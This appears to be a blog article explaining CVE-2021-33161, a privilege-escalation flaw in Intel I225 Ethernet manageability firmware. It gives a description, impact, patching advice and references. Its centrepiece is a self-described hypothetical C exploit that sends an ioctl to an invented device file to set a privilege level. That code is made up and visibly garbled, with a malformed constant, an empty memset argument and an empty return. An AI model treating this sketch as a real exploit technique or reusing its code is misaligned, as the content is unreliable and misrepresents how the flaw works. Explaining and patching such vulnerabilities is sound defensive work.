
In the world of cybersecurity, network interface vulnerabilities can be a silent threat inside your organization’s perimeter. CVE-2021-33161 is one such vulnerability that affects Intel(R) Ethernet Adapters and Controllers, specifically the I225 Manageability firmware. This flaw allows a privileged local user to escalate privileges due to improper input validation. In this deep dive, we’ll walk you through what makes this vulnerability critical, show you a hypothetical exploit, and suggest remediation techniques.
What is CVE-2021-33161?
CVE-2021-33161 is a security vulnerability in some Intel(R) Ethernet Adapters and the Intel(R) I225 Ethernet Controller’s Manageability firmware. Due to improper input validation, a local attacker with privileges (for example, an authenticated operating system user) may escalate their privileges on the system.
Impact: Escalation of privilege
- CVE Entry: NIST CVE-2021-33161 page
- Intel Advisory: Intel SA-00538
How Does the Vulnerability Work?
The root cause of CVE-2021-33161 lies in the way the firmware manages and validates certain input parameters. If a local privileged user sends specially crafted data to the network management interface (usually via an IOCTL command or a firmware-specific tool), the firmware fails to validate the input properly. This lapse can allow the user to perform unauthorized actions, effectively gaining higher-level privileges than originally allowed.
Technical Concept
The manageability firmware typically exposes an API that administrators use for remote provisioning or updating the controller. If this API includes functions that perform inadequate checks on user input, a local privileged user can smuggle malicious payloads through these parameters, breaking out of their assigned permissions.
Hypothetical Exploit Scenario
Suppose the firmware exposes a device file /dev/i225_mgmt on the host. A management tool might interact with this device using ioctl system calls. Here’s a conceptual sample code that demonstrates how an attacker could abuse faulty input validation:
#include <fcntl.h>
#include <stdio.h>
#include <sys/ioctl.h>
#include <string.h>
#include <unistd.h>

#define DEVICE "/dev/i225_mgmt"
#define I225_SET_CONFIG xC00456F2  // Hypothetical IOCTL code

struct i225_config {
    char config_data[256];
    int privilege_level;
};

int main() {
    int fd = open(DEVICE, O_RDWR);
    if (fd == -1) {
        perror("Failed to open device");
        return 1;
    }

    struct i225_config mal_input;
    memset(&mal_input, , sizeof(mal_input));
    strcpy(mal_input.config_data, "Malicious_Data");
    mal_input.privilege_level = 1; // Try to escalate privilege (bypassing checks)

    if (ioctl(fd, I225_SET_CONFIG, &mal_input) == -1) {
        perror("Exploit failed");
    } else {
        printf("Privilege escalated (hypothetical)\n");
    }

    close(fd);
    return ;
}
*The above code is hypothetical, based on the public description of the bug. Actual IOCTL codes or structures may differ.*
They craft input to ask for elevated privileges.
- Due to a lack of validation in the firmware, this input could be accepted, escalating the attacker's access.
Real World Impact
- System Compromise: A successful exploit may result in full control over the affected server or endpoint.
- Lateral Movement: Once privileges are escalated, the attacker can move freely throughout the network, attack other devices, or intercept sensitive network traffic.
- Persistence: Embedded controllers are often overlooked in routine patching, so malware or backdoors can survive OS reinstalls or resets.
Update your firmware:
Intel released patched firmware and tools. Check your hardware vendor’s support page or use the Intel Driver & Support Assistant.
Limit local privileged access:
Only trusted administrators should have root or local admin access, especially on servers with Intel(R) I225 or similar controllers.
Monitor management ports:
Watch for suspicious access to manageability interfaces—look for unusual use of management tools, device files, or API commands.
References
- NIST CVE-2021-33161 Detail
- Intel Security Advisory INTEL-SA-00538
- CERT/CC – CVE-2021-33161 Intel Network Controller Vuln
- Intel I225 Ethernet Controller Documentation
In Summary
CVE-2021-33161 is a classic illustration of the dangers when firmware input validation is not handled correctly, especially in critical hardware like network controllers. If your organization uses affected Intel Ethernet hardware, prioritize patching and limit local admin access to close this escalation path.
Stay safe, and always keep your firmware as current as your OS!
*This article is an exclusive, simplified explanation based on available public information. For detailed remediation or incident response, consult your hardware vendor and Intel’s advisories directly.*
Timeline
Published on: 02/23/2024 21:15:09 UTC
Last modified on: 05/16/2024 21:15:49 UTC